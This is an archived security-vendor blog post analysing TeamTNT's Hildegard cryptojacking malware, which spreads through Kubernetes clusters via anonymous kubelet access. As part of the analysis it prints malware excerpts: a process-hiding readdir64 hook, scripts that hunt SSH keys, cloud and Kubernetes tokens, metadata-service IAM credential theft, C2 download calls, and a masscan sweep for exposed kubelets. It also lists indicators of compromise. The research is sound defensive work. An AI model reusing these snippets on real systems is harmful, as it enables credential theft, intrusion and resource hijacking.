Hildegard: New TeamTNT Cryptojacking Malware Targeting Kubernetes

By Jay Chen, Aviv Sasson, Ariel Zelivansky

Published: 2021-02-03 · Archived: 2026-04-05 18:05:41 UTC

Executive Summary

In January 2021, Unit 42 researchers detected a new malware campaign targeting Kubernetes clusters. The attackers gained initial access via a misconfigured kubelet that allowed anonymous access. Once getting a foothold into a Kubernetes cluster, the malware attempted to spread over as many containers as possible and eventually launched cryptojacking operations. Based on the tactics, techniques and procedures (TTP) that the attackers used, we believe this is a new campaign from TeamTNT. We refer to this new malware as **Hildegard**, the username of the tmate account that the malware used.

TeamTNT is known for exploiting unsecured Docker daemons and deploying malicious container images, as documented in previous research (Cetus, Black-T and TeamTNT DDoS). However, this is the first time we found TeamTNT targeting Kubernetes environments. In addition to the same tools and domains identified in TeamTNT's previous campaigns, this new malware carries multiple new capabilities that make it more stealthy and persistent. In particular, we found that TeamTNT's Hildegard malware:

- Uses two ways to establish command and control (C2) connections: a tmate reverse shell and an Internet Relay Chat (IRC) channel.
- Uses a known Linux process name (bioset) to disguise the malicious process.
- Uses a library injection technique based on LD_PRELOAD to hide the malicious processes.
- Encrypts the malicious payload inside a binary to make automated static analysis more difficult.

We believe that this new malware campaign is still under development due to its seemingly incomplete codebase and infrastructure. At the time of writing, most of Hildegard's infrastructure has been online for only a month. The C2 domain borg[.]wtf was registered on Dec. 24, 2020, the IRC server went online on Jan. 9, 2021, and some malicious scripts have been updated frequently. The malware campaign has ~25.05 KH/s hashing power, and there is 11 XMR (~$1,500) in the wallet.

There has not been any activity since our initial detection, which indicates the threat campaign may still be in the reconnaissance and weaponization stage. However, knowing this malware's capabilities and target environments, we have good reason to believe that the group will soon launch a larger-scale attack. The malware can leverage the abundant computing resources in Kubernetes environments for cryptojacking and potentially exfiltrate sensitive data from tens to thousands of applications running in the clusters.

Palo Alto Networks customers running Prisma Cloud are protected from this threat by the Runtime Protection feature, Cryptominer Detection feature and the Prisma Cloud Compute Kubernetes Compliance Protection, which alerts on an insufficient Kubernetes configuration and provides secure alternatives.



Figure 1. Attacker and malware's movement.

Tactics, Techniques and Procedures

Figure 1 illustrates how the attacker entered, moved laterally and eventually performed cryptojacking in multiple containers.

1. The attacker started by exploiting an unsecured Kubelet on the internet and searched for containers running inside the Kubernetes nodes. After finding container 1 in Node A, the attacker attempted to perform remote code execution (RCE) in container 1.
2. The attacker downloaded tmate and issued a command to run it and establish a reverse shell to tmate.io from container 1. The attacker then continued the attack with this tmate session.
3. From container 1, the attacker used masscan to scan Kubernetes's internal network and found unsecured Kubelets in Node B and Node C. The attacker then attempted to deploy a malicious crypto mining script (xmr.sh) to containers managed by these Kubelets (containers 2-7).
4. Containers that ran xmr.sh started an xmrig process and established an IRC channel back to the IRC C2.
5. The attacker could also create another tmate session from one of the containers (container 4). With the reverse shell, the attacker could perform more manual reconnaissance and operations.

The indicators of compromise (IOCs) found in each container are listed below. These files are either shell script or Executable Linkable Format (ELF). The IOC section at the end of the blog contains the hash and details of each file.

- **Container 1**: TDGG was dropped and executed via Kubelet. TDGG then subsequently downloaded and executed tt.sh, api.key and tmate. The attacker used the established tmate connection to drop and run sGAU.sh, kshell, install_monerod.bash, setup_moneroocean_miner.sh and xmrig (MoneroOcean).
- **Container 2-7**: xmr.sh was dropped and executed via Kubelet.
- **Container 4**: The attacker also established a tmate session in this container. The attacker then dropped and executed pei.sh, pei64/32, xmr3.assi, aws2.sh, t.sh, tmate,x86_64.so, xmrig and xmrig.so.

Figure 2 maps the malware campaign's TTP to MITRE ATT&CK tactics. The following sections will detail the techniques used in each stage.



Figure 2. Attacker's tactics, techniques and procedures.

Initial Access

kubelet is an agent running on each Kubernetes node. It takes RESTful requests from various components (mainly kube-apiserver) and performs pod-level operations. Depending on the configuration, kubelet may or may not accept unauthenticated requests. Standard Kubernetes deployments come with anonymous access to kubelet by default. However, most managed Kubernetes services such as Azure Kubernetes Service (AKS), Google Kubernetes Engine (GKE) and Kubernetes operations (Kops) all enforce proper authentication by default.

We discovered that TeamTNT gained initial access with the Hildegard malware by executing commands on kubelets that allow anonymous access. This was achieved by accessing the kubelet's run command API and executing commands on running containers.

Execution

Hildegard uses kubelet's API to execute commands inside containers. The initial commands create a tmate reverse shell that allows the attacker to carry out the subsequent operation. Unlike the techniques that TeamTNT used in the past, this malware campaign did not pull or run any new container image.

Privilege Escalation

Although Unit 42 researchers have not observed an attempt to perform privilege escalation, the malware dropped two adversarial tools, Peirates and BOtB, which are capable of breaking out of containers via known vulnerabilities or accessing cloud resources via exposed cloud credentials.

Container Breakout

BOtB can perform a container breakout using a known vulnerability such as CVE-2019-5736. It can also escape from privileged containers that have enabled CAPS and SYSCALLS.

Access to Cloud Resources

Peirates can gather multiple infrastructures and cloud credentials. It looks for identity and access management (IAM) credentials from cloud metadata services and service account tokens from the Kubernetes clusters. With the identified credentials, it then further attempts to move laterally or gain control of the cluster. While we observed Peirates in use, the container it was executed in had no credentials.

Defense Evasion

Library Injection

Hildegard uses LD_PRELOAD to hide the malicious process launched inside the containers. The malware modified the /etc/ld.so.preload file to intercept shared libraries' imported functions. In particular, the malware overwrites two functions: readdir() and readdir64(), which are responsible for returning the directory entries in the file system. The overwritten functions filter out queries made to directory entries under /proc. The functions then drop queries with keywords such as tmate, xmrig and ziggy. This way, when applications try to identify the running processes (by reading files under /proc) in the containers, tmate, xmrig and ziggy will not be found. Linux tools such as ps, top and many other container monitoring tools will be blinded from these malicious processes.

```
__int64 __fastcall readdir64(__int64 dir_name)
{
  char *v1; // rax
  char s1; // [rsp+10h] [rbp-210h]
  char v4; // [rsp+110h] [rbp-110h]
  __int64 original_readdir_output; // [rsp+218h] [rbp-8h]

  if ( !original_readdir64 )
  {
    original_readdir64 = (__int64 (__fastcall *)(_QWORD))dlsym((void *)0xFFFFFFFFFFFFFFFFLL, "readdir64");
    if ( !original_readdir64 )
    {
      v1 = dlerror();
      fprintf(stderr, "Error in dlsym: %s\n", v1);
    }
  }
  do
    original_readdir_output = original_readdir64(dir_name);
  while ( original_readdir_output
       && (unsigned int)get_dir_name((DIR *)dir_name, &s1, 0x100uLL)
       && !strcmp(&s1, "/proc")
       && (unsigned int)get_process_name((const char *)(original_readdir_output + 19), (__int64)&v4)
       && !strcmp(&v4, process_to_filter) );
  return original_readdir_output;
}
```

Figure 3. Function that overwrites readdir64() in X86_64.so.

Encrypted ELF Binary

Hildegard deploys an IRC agent built from the open-source project ziggystartux. To avoid being detected by automated static analysis tools, the ziggystartux ELF is encrypted and packed in another binary (ziggy). When the binary is executed, the ziggystartux ELF is decrypted by a hardcoded Advanced Encryption Standard (AES) key and executed in memory.

```
v4 = main_key;
icebyte(v0, main_key);
bytes_LastIndex(v0);
if ( qword_579D98 + a13 > a11 )
  runtime_panicSliceAcap(v0);
if ( a13 > qword_579D98 + a13 )
  runtime_panicSliceB(v0);
v16 = qword_579D98;
runtime_stringtoslicebyte(v0, v4);
bytes_LastIndex(v0);
v5 = a14;
v6 = a14 + a13;
if ( a14 + a13 > a11 )
  runtime_panicSliceAcap(a14);
if ( a13 > v6 )
  runtime_panicSliceB(a14);
if ( v6 > a10 )
eB(a14);
decrypt_aes_file(
  v18 + (((a13 - a11) >> 63) & a13),
  (v6 & ((v6 - a11) >> 63)) + v18,
  a10 - v6,
  v6,
  v6 & ((v6 - a11) >> 63),
  (v6 & ((v6 - a11) >> 63)) + v18,
  a10 - v6,
  a11 - v6,
  v18 + (((a13 - a11) >> 63) & a13),
  v16,
  a11 - a13,
  v18 + (((a13 - a11) >> 63) & a13),
  a14,
main_runFromMemory(v5, *(&main_procName + 1), v15, v14, v7, v8, main_procName, v13, v14, v15);
```

Figure 4. Unpacking and executing the payload.

Disguised Process Name

The malware names the IRC process "bioset", which is the name of a well-known Linux kernel process bioset. If one is only looking at the names of the running processes on a host, one can easily overlook this disguised process.

DNS Monitoring Bypass

The malware modifies the system DNS resolvers and uses Google's public DNS servers to avoid being detected by DNS monitoring tools.

```
cat /etc/resolv.conf 2>/dev/null | grep 'nameserver 8.8.4.4' 2>/dev/null 1>/dev/null ||
echo 'nameserver 8.8.4.4' >> /etc/resolv.conf
cat /etc/resolv.conf 2>/dev/null | grep 'nameserver 8.8.8.8' 2>/dev/null 1>/dev/null ||
echo 'nameserver 8.8.8.8' >> /etc/resolv.conf
```

Figure 5. DNS resolver modification.

Delete Files and Clear Shell History

All the scripts are deleted immediately after being executed. TeamTNT also uses the “history -c” command to clear the shell log in every script.

```
if ! [ -f "/tmp/.input" ] ; then download "http://45.9.150.36/incoming/
wlink=$WEB_LINK&slink=$SSH_LINK" > /tmp/.input ; fi

rm -f /tmp/.input 2>/dev/null
rm -f /tmp/.tmbd 2>/dev/null
history -c
```

Figure 6. The script clears the history and deletes itself.

Credential Access

Hildegard searches for credential files on the host, as well as queries metadata for cloud-specific credentials. The identified credentials are sent back to the C2.

The searched credentials include:

- Cloud access keys.
- Cloud access tokens.
- SSH keys.
- Docker credentials.
- Kubernetes service tokens.

The metadata servers searched:

- 169.254.169.254
- 169.254.170.2

```
while read FUSER ; do
if [ -d "/home/$FUSER/.aws" ] ; then echo 'Found AWS Dir: /home/'$FUSER'/.aws/'; fi
if [ -f "/home/$FUSER/.ssh/id_rsa.pub" ] ; then echo 'Found rsa pubkey: /home/'$FUSER'/.ssh/id_rsa.pub'; fi
if [ -f "/home/$FUSER/.ssh/id_rsa" ] ; then echo 'Found rsa privkey: /home/'$FUSER'/.ssh/id_rsa'; fi
if [ -f "/home/$FUSER/.docker/config.json" ] ; then echo 'Found docker config: /home/'$FUSER'/.docker/config.json'; fi
done < /tmp/.fua
if [ -f "/tmp/.fua" ] ; then rm -f /tmp/.fua 2>/dev/null ; fi
echo ''
if [ -f "/var/run/secrets/kubernetes.io/serviceaccount/token" ] ; then echo 'Found K8s ServiceToken /var/run/secrets/k
serviceaccount/token'; fi
if [ -f "/run/secrets/kubernetes.io/serviceaccount/token" ] ; then echo 'Found K8s ServiceToken /run/secrets/kubernete
```

```
download http://169.254.169.254/latest/meta-data/iam/security-credentials/ > /dev/shm/.../...
iam_role_name=$(cat /dev/shm/.../...BORG.../iam.role)
rm -f /dev/shm/.../...BORG.../iam.role 2>/dev/null
download http://169.254.169.254/latest/meta-data/iam/security-credentials/${iam_role_name} >
cat /dev/shm/.../...BORG.../aws.tmp.key >> /dev/shm/.../...BORG.../AWS_data.txt
```

Figure 7. The script looks for credentials.

Discovery

Hildegard performs several reconnaissance operations to explore the environment.

- It gathers and sends back the host’s OS, CPU and memory information.
- It uses masscan to search for kubelets in Kubernetes’ internal network.
- It uses kubelet’s API to search for running containers in a particular node.

```
VIC_SYS=`cat /etc/os-release | grep 'PRETTY_NAME' | sed 's/PRETTY_NAME="//g' | sed 's/"//g' | base64 -w 0`
RAM_DAT=`free -h | grep -v 'total' | grep 'Mem' | awk '{print $2" "$3" "$4}' | base64 -w 0`
CPU_MHZ=`lscpu | grep -v 'CPU min\|CPU max' | grep 'CPU MHz' | rev | awk '{print $1}' | rev | base64 -w 0`
```

```
function scan_main(){
RtoS=$1
rndstr=$(head /dev/urandom | tr -dc a-z | head -c 6 ; echo '')
eval "$rndstr"="'$(masscan -p 10250 --open --rate=500000 $RtoS.0.0.0/8 | awk '{print $6}')'";
for ipaddr in ${!rndstr} ; do echo "$ipaddr" ; kupwn $ipaddr ; done;
```

```
if [ -f "/tmp/.kpwn" ] ; then rm -f /tmp/.kpwn 2>/dev/null ; fi
timeout -s SIGKILL 6 curl -sLk https://$TARGET:10250/runningpods/ | jq . | grep 'name\|namespace\|name'
```

Figure 8. The script looks for system and network information.

Lateral Movement

Hildegard mainly uses the unsecured kubelet to move laterally inside a Kubernetes cluster. During the discovery stage, the malware finds the exploitable kubelets and the containers these kubelets manage. The malware then creates C2 channels (tmate or IRC) and deploys malicious crypto miners in these containers. Although not observed by Unit 42 researchers, the attacker may also move laterally with the stolen credentials.

Impact

The most significant impact of the malware is resource hijacking and denial of service (DoS). The cryptojacking operation can quickly drain the entire system's resources and disrupt every application in the cluster. The xmrig mining process joins the supportxmr mining pool using the wallet address 428uyvSqdpVZL7HHgpj2T5SpasCcoHZNTTzE3Lz2H5ZkiMzqayy19sYDcBGDCjoWbTfLBnc3tc9rG4Y8gXQ8fJiP5tqeBda. At the time of writing, the malware campaign has ~25.05 KH/s hashing power and there is 11 XMR (~$1,500) in the wallet.



Figure 12. Mining activity on supportxmr.

Conclusion

Unlike a Docker engine that runs on a single host, a Kubernetes cluster typically contains more than one host and every host can run multiple containers. Given the abundant resources in a Kubernetes infrastructure, a hijacked Kubernetes cluster can be more profitable than a hijacked Docker host. This new TeamTNT malware campaign is one of the most complicated attacks targeting Kubernetes. This is also the most feature-rich malware we have seen from TeamTNT so far. In particular, the threat actor has developed more sophisticated tactics for initial access, execution, defense evasion and C2. These efforts make the malware more stealthy and persistent. Although the malware is still under development and the campaign is not yet widely spread, we believe the attacker will soon mature the tools and start a large-scale deployment.

Palo Alto Networks customers running Prisma Cloud are protected from this threat by the Runtime Protection features, Cryptominer Detection and by the Prisma Cloud Compute Kubernetes Compliance Protection, which alerts on an insufficient Kubernetes configuration and provides secure alternatives.

8212	worker	● high	Ignore Alert Block	Ensure that the --anonymous-auth argument is set to false (kubelet)
8213	worker	● high	Ignore Alert Block	Ensure that the --authorization-mode argument is not set to AlwaysAllow (kubelet)
8214	worker	● high	Ignore Alert Block	Ensure that the --client-ca-file argument is set as appropriate (kubelet)
8215	worker	● high	Ignore Alert Block	Ensure that the --read-only-port argument is set to 0 (kubelet)

Figure 13. Prisma Cloud Compute Kubernetes compliance protections.



Figure 14. Prisma Cloud Compute alerting on crypto mining incident.

Indicators of Compromise

Domains/IPs:

Domain/IP	Description
The.borg[.]wtf (45.9.150[.]36)	This machine hosts malicious files used in the campaign and receives the collected data to this C2. Hosted files: TDGG, api.key, tmate, tt.sh, sGAU.sh, t.sh, x86_64.so, xmr.sh, xmrig, xmrig.so, ziggy, xmr3.assi
147.75.47[.]199	The malware connects to this IP to obtain the victim host's public IP.
teamtnt[.]red (45.9.148[.]108)	This host hosts malicious scripts and binaries. Hosted files: pei.sh, pei64.
Borg[.]wtf (45.9.148[.]108)	This host hosts malicious scripts and binaries. Hosted files: aws2.sh
irc.borg[.]wtf (123.245.9[.]147)	This host is one of the C2s. It runs an IRC server on port 6667.
sampwn.anondns[.]net (13.245.9[.]147)	This host is one of the C2s. It runs an IRC server on port 6667.
164.68.106[.]96	This host is one of the C2s. It runs an IRC server on port 6667.
62.234.121[.]105	This host is one of the C2s. It runs an IRC server on port 6667.

Files:

SHA256	File Name	Type	Description
2c1528253656ac09c7473911b24b243f083e60b98a19ba1bbb050979a1f38a0f	TDGG	script	This script downloads a executes tt.sl
2cde98579162ab165623241719b2ab33ac40f0b5d0a8ba7e7067c7aebc530172	tt.sh	script	This script downloads a tmate. It coll system infor from the vic host and sen

			collected dat C2(45.9.150
b34df4b273b3bedaab531be46a0780d97b87588e93c1818158a47f7add8c7204	api.key	text	The API key for creating a tmate sessio the compron containers.
d2fff992e40ce18ff81b9a92fa1cb93a56fb5a82c1cc428204552d8dfa1bc04f	tmate	ELF	tmate v2.4.0
74e3ccaea4df277e1a9c458a671db74aa47630928a7825f75994756512b09d64	sGAU.sh	script	This script downloads a installs mass scans Kuber internal IP K running on p 10250. If ma finds an exp Kubelet, it a to download execute a cryptojackin in all the cor
8e33496ea00218c07145396c6bcf3e25f4e38a1061f807d2d3653497a291348c	kshell	script	The script pe remote code execution in containers vi Kubelet's AI also downloa executes xm target contai
518a19aa2c3c9f895efa0d130e6355af5b5d7edf28e2a2d9b944aa358c23d887	install_monerod.bash	script	The script is in this Githu It pulls and b the official m project. It th creates a use "monerodaer and starts th monero serv
5923f20010cb7c1d59aab36ba41c84cd20c25c6e64aace65dc8243ea827b537b	setup_moneroocean_miner.sh	script	The script is in this Githu It pulls and r MoneroOcea advanced ve xmrig.
a22c2a6c2fdc5f5b962d2534aaae10d4de0379c9872f07aa10c77210ca652fa9	xmrig (oneroocean)	ELF	xmrig 6.7.2- This binary i in MoneroOcea Github repo.

ee6dbbf85a3bb301a2e448c7fddaa4c1c6f234a8c75597ee766c66f52540d015	pei.sh	script	This script downloads a executes pei pei32, depen the host's architecture.
937842811b9e2eb87c4c19354a1a790315f2669eea58b63264f751de4da5438d	pei64	ELF	This is a Kul penetration t from the pei project. The capable of es privilege anc pivoting thrc Kubernetes
72cff62d801c5bcb185aa299eb26f417aad843e617cf9c39c69f9dde6eb82742	pei32	ELF	Same as pei for i686 architecture.
12c5c5d556394aa107a433144c185a686aba3bb44389b7241d84bea766e2aea3	xmr3.assi	script	The script downloads a aws2.sh, t.sh xmrig.
053318adb15cf23075f737daa153b81ab8bd0f2958fa81cd85336ecdf3d7de4e	aws2.sh	script	The script se for cloud cre and sends th identified credentials t (the.borg[.]w
e6422d97d381f255cd9e9f91f06e5e4921f070b23e4e35edd539a589b1d6aea7	t.sh	script	The script downloads x86_64.so a from C2. It r ld.so.preloac starts a tmat session. It th sends back t victim's syst and tmate se C2.
77456c099facd775238086e8f9420308be432d461e55e49e1b24d96a8ea585e8	x86_64.so	ELF	This shared replaces the /etc/ld.so.pre file. It uses t LD_PRELO trick to hide tmate proces
78f92857e18107872526feb1ae834edb9b7189df4a2129a4125a3dd8917f9983	xmrig	ELF	xmrig v6.7.0
3de32f315fd01b7b741cfbb7dfee22c30bf7b9a5a01d7ab6690fcb42759a3e9f	xmrig.so	ELF	This shared replaces the

			/etc/ld.so.pre It uses the LD_PRELO trick to hide xmrig proce
fe0f5fef4d78db808b9dc4e63eeda9f8626f8ea21b9d03cbd884e37cde9018ee	xmr.sh	script	The script downloads a executes xm ziggy.
74f122fb0059977167c5ed34a7e217d9dfe8e8199020e3fe19532be108a7d607	ziggy	ELF	ziggy is a bi packs an enc ELF. The bi decrypts the runtime and in the memo encrypted El built from ZiggyStarTu IRC client fc embedded d

Table of Contents

Related Articles

- Cloud Logging for Security and Beyond
- Roles Here? Roles There? Roles Anywhere: Exploring the Security of AWS IAM Roles Anywhere
- Cloud Threats on the Rise: Alert Trends Show Intensified Attacker Focus on IAM, Exfiltration

  Enlarged Image
